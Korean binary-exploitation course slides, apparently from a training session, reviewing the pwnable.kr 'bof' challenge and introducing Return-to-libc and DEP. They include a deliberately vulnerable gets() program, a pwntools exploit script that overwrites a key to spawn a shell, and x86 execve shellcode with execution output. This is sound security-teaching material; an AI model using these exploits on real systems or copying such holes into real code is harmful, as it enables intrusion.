포너블 교육

고급 익스플로잇 기법

Buffer Overflow 복습

pwnable.kr bof


```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

Buffer Overflow 복습

pwnable.kr bof

```
git clone https://github.com/pwndbg/pwndbg
cd pwndbg
./setup.sh

pip3 install pwntools
```

Buffer Overflow 복습

pwnable.kr bof

```
gdb-peda$ pd func
Dump of assembler code for function func:
   0x0000062c <+0>:     push   ebp
   0x0000062d <+1>:     mov    ebp,esp
   0x0000062f <+3>:     sub    esp,0x48
   0x00000632 <+6>:     mov    eax,gs:0x14
   0x00000638 <+12>:    mov    DWORD PTR [ebp-0xc],eax
   0x0000063b <+15>:    xor    eax,eax
   0x0000063d <+17>:    mov    DWORD PTR [esp],0x78c
   0x00000644 <+24>:    call   0x645 <func+25>
   0x00000649 <+29>:    lea    eax,[ebp-0x2c]
   0x0000064c <+32>:    mov    DWORD PTR [esp],eax
   0x0000064f <+35>:    call   0x650 <func+36>
   0x00000654 <+40>:    cmp    DWORD PTR [ebp+0x8],0xcafebabe
   0x0000065b <+47>:    jne    0x66b <func+63>
   0x0000065d <+49>:    mov    DWORD PTR [esp],0x79b
   0x00000664 <+56>:    call   0x665 <func+57>
   0x00000669 <+61>:    jmp    0x677 <func+75>
   0x0000066b <+63>:    mov    DWORD PTR [esp],0x7a3
   0x00000672 <+70>:    call   0x673 <func+71>
   0x00000677 <+75>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0000067a <+78>:    xor    eax,DWORD PTR gs:0x14
   0x00000681 <+85>:    je     0x688 <func+92>
   0x00000683 <+87>:    call   0x684 <func+88>
   0x00000688 <+92>:    leave
   0x00000689 <+93>:    ret
End of assembler dump.
gdb-peda$
```

printf()

gets()

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

Buffer Overflow 복습

pwnable.kr bof

```
gdb-peda$ pd func
Dump of assembler code for function func:
   0x0000062c <+0>:     push   ebp
   0x0000062d <+1>:     mov    ebp,esp
   0x0000062f <+3>:     sub    esp,0x48
   0x00000632 <+6>:     mov    eax,gs:0x14
   0x00000638 <+12>:    mov    DWORD PTR [ebp-0xc],eax
   0x0000063b <+15>:    xor    eax,eax
   0x0000063d <+17>:    mov    DWORD PTR [esp],0x78c
   0x00000644 <+24>:    call   0x645 <func+25>
   0x00000649 <+29>:    lea    eax,[ebp-0x2c]
   0x0000064c <+32>:    mov    DWORD PTR [esp],eax
   0x0000064f <+35>:    call   0x650 <func+36>
   0x00000654 <+40>:    cmp    DWORD PTR [ebp+0x8],0xcafebabe
   0x0000065b <+47>:    jne    0x66b <func+63>
   0x0000065d <+49>:    mov    DWORD PTR [esp],0x79b
   0x00000664 <+56>:    call   0x665 <func+57>
   0x00000669 <+61>:    jmp    0x677 <func+75>
   0x0000066b <+63>:    mov    DWORD PTR [esp],0x7a3
   0x00000672 <+70>:    call   0x673 <func+71>
   0x00000677 <+75>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0000067a <+78>:    xor    eax,DWORD PTR gs:0x14
   0x00000681 <+85>:    je     0x688 <func+92>
   0x00000683 <+87>:    call   0x684 <func+88>
   0x00000688 <+92>:    leave
   0x00000689 <+93>:    ret
End of assembler dump.
gdb-peda$
```

printf()


gets()

key

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

Buffer Overflow 복습

pwnable.kr bof



exploit.py


bof_review > exploit.py

```python
from pwn import *

p = process('./bof')

key = 0xcafebabe
payload = b'A'*52 + p32(key)
p.sendline(payload)
p.interactive()
```

```
r99bbit@ctf:~/ulsan/bof_review$ python3 exploit.py
[+] Starting local process './bof': pid 8245
[*] Switching to interactive mode
overflow me :
$ ls
bof  exploit.py
```

함수 프롤로그/에필로그


프롤로그



함수 프롤로그/에필로그

프롤로그

1. 우선 함수를 호출하면(그림은 main에서 호출했다고 가정) 복귀 주소(자신을 호출하는 명령이 있는 메모리) 즉, RET를 스택에 저장한다.




함수 프롤로그/에필로그

프롤로그

2. 그 후 이전 함수의 스택의 시작점(ebp)을 스택에 저장한다. 통상적으로 SFP(Saved Frame Pointer)라고 많이 불린다. 이는 함수가 끝나고 다시 돌아갈 때 스택을 온전히 복구하기 위함이다.

```
0x0000051d <+0>:     push   ebp
0x0000051e <+1>:     mov    ebp,esp
```




함수 프롤로그/에필로그

프롤로그

3. ebp를 esp가 있는 위치로 이동시킨다.
mov A, B => B의 값을 A에 복사한다는 어셈블리 명령

```
0x0000051d <+0>:     push   ebp
0x0000051e <+1>:     mov    ebp,esp
```




함수 프롤로그/에필로그

프롤로그


4. 지역변수 할당 등 스택의 기능 수행

스택의 기능 : 지역변수, 복귀 주소, 함수 인자 저장




에필로그

1. esp를 ebp 위치로 보낸다. (지역변수 삭제)



에필로그

2. pop ebp => 스택의 꼭대기 값을 ebp에 집어넣는다. => 이전 함수의 ebp




에필로그

2. pop eip => 프로그램의 흐름을 RET로 넘긴다. (eip는 다음 실행할 명령어를 담는 레지스터)

Return to Libc


기본 개념



Return to Libc

기본 개념


DEP(Data Execution Prevention)?



Return to Libc

기본 개념

DEP(Data Execution Prevention)?



만약 주소가 라이브러리 함수였다면?

Return to Libc

DEP 동작 확인

```c
// gcc -fno-stack-protector -z execstack -m32 -o dep dep.c
#include <stdio.h>
#include <string.h>

int main() {
    // Shellcode to spawn a shell (for Linux x86)
    unsigned char shellcode[] =
        "\x31\xc0"             // xor    %eax,%eax
        "\x50"                 // push   %eax
        "\x68\x2f\x2f\x73\x68" // push   $0x68732f2f
        "\x68\x2f\x62\x69\x6e" // push   $0x6e69622f
        "\x89\xe3"             // mov    %esp,%ebx
        "\x50"                 // push   %eax
        "\x53"                 // push   %ebx
        "\x89\xe1"             // mov    %esp,%ecx
        "\x99"                 // cdq
        "\xb0\x0b"             // mov    $0xb,%al
        "\xcd\x80";            // int    $0x80

    printf("Attempting to execute shellcode...\n");

    // Function pointer to the shellcode
    void (*shell)() = (void (*)())shellcode;

    // Execute the shellcode
    shell();

    return 0;
}
```

Return to Libc

DEP 동작 확인

<DEP On>

```
r99bbit@ctf:~/ulsan/dep_check_practice$ gcc -fno-stack-protector -m32 -o dep dep.c
r99bbit@ctf:~/ulsan/dep_check_practice$ ./dep
Attempting to execute shellcode...
Segmentation fault (core dumped)
r99bbit@ctf:~/ulsan/dep_check_practice$ checksec dep
[*] '/home/r99bbit/ulsan/dep_check_practice/dep'
    Arch:       i386-32-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
r99bbit@ctf:~/ulsan/dep_check_practice$
```


<DEP Off>

```
r99bbit@ctf:~/ulsan/dep_check_practice$ gcc -fno-stack-protector -z execstack -m32 -o dep dep.c
r99bbit@ctf:~/ulsan/dep_check_practice$ ./dep
Attempting to execute shellcode...
$ id
uid=1000(r99bbit) gid=1000(r99bbit) groups=1000(r99bbit),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),101(lxd)
$ ls
dep  dep.c
$ exit
